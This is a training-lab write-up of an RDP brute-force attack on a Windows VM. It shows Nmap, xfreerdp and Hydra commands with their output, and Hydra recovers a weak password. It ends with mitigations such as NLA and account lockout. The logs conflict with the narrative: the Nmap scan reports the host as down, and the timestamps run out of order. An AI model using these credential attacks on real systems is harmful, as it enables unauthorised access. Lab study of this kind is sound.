

RDP Brute Force Attack Simulation Using Hydra

1. Objective

The objective of this lab was to identify an exposed RDP service on a Windows virtual machine and perform a brute force attack using Hydra in order to demonstrate weak credential exploitation.

2. Lab Environment

- Attacker Machine: Kali Linux VM
 - Target Machine: Windows 10 VM
 - Network Type: Host-Only
 - Tool Used: Nmap, xfreerdp, Hydra
-

3. Reconnaissance Phase

A targeted Nmap scan was performed to verify whether the RDP service was exposed on the target system.

Command used:

```
nmap -p 3389 TARGET_IP
```

Result:

Port 3389 (ms-wbt-server) was found open, confirming that the Remote Desktop Protocol service was running.

```
(kali㉿kali)-[~]
$ nmap -p 3389 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-15 02:08 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.52 seconds
```

4. Service Verification

Before attempting brute force, manual RDP access was tested using xfreerdp to confirm service availability.

Command used:

```
xfreerdp /v:TARGET_IP /u:username
```

The RDP login interface successfully opened, confirming that the service was reachable and operational.

```
(kali㉿kali)-[~]
$ xfreerdp3 /v:192.168.56.103 /u:j.smith
[02:09:28:141] [830728:000cad0c] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:      : keycode: 0x
08 → no RDP scancode found
[02:09:28:141] [830728:000cad0c] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:      : keycode: 0x
5d → no RDP scancode found
[02:09:28:193] [830728:000cad0c] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure
'self-signed certificate (18)' at stack position 0
[02:09:28:193] [830728:000cad0c] [WARN][com.freerdp.crypto] - [verify_cb]: CN = DESKTOP-QR2JECL
Username:      j.smith
Domain:
Password:
```

5. Brute Force Attack

Hydra was used to perform a dictionary-based brute force attack against the RDP service.

Command used:

```
hydra -t 1 -V -f -l username -P small.txt rdp://TARGET_IP
```

The `-t 1` flag was used to prevent connection instability, as RDP does not handle multiple parallel authentication attempts reliably.

Hydra successfully identified valid credentials for the target account.


```
(kali㉿kali)-[~]
$ hydra -t 1 -V -f -l j.smith -P small.txt rdp://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2026-02-15 02:01:27
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorerefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 8 login tries (l:1/p:8), ~8 tries per task
[DATA] attacking rdp://192.168.56.103:3389/
[ATTEMPT] target 192.168.56.103 - login "j.smith" - pass "password" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "j.smith" - pass "" - 2 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "j.smith" - pass "password123" - 3 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "j.smith" - pass "123456" - 4 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "j.smith" - pass "admin" - 5 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "j.smith" - pass "Welcome123" - 6 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "j.smith" - pass "qwerty" - 7 of 8 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "j.smith" - pass "qse123" - 8 of 8 [child 0] (0/0)
[3389][rdp] host: 192.168.56.103    login: j.smith    password: qse123
[STATUS] attack finished for 192.168.56.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2026-02-15 02:01:52
```

6. Impact

Using the discovered credentials, full remote desktop access to the Windows system was achieved.

This demonstrates that weak passwords on exposed RDP services can lead to full system compromise.



7. Mitigation Recommendations

- Enforce strong password policies
- Enable Network Level Authentication (NLA)
- Implement account lockout policies
- Restrict RDP access via firewall rules
- Use VPN before exposing RDP externally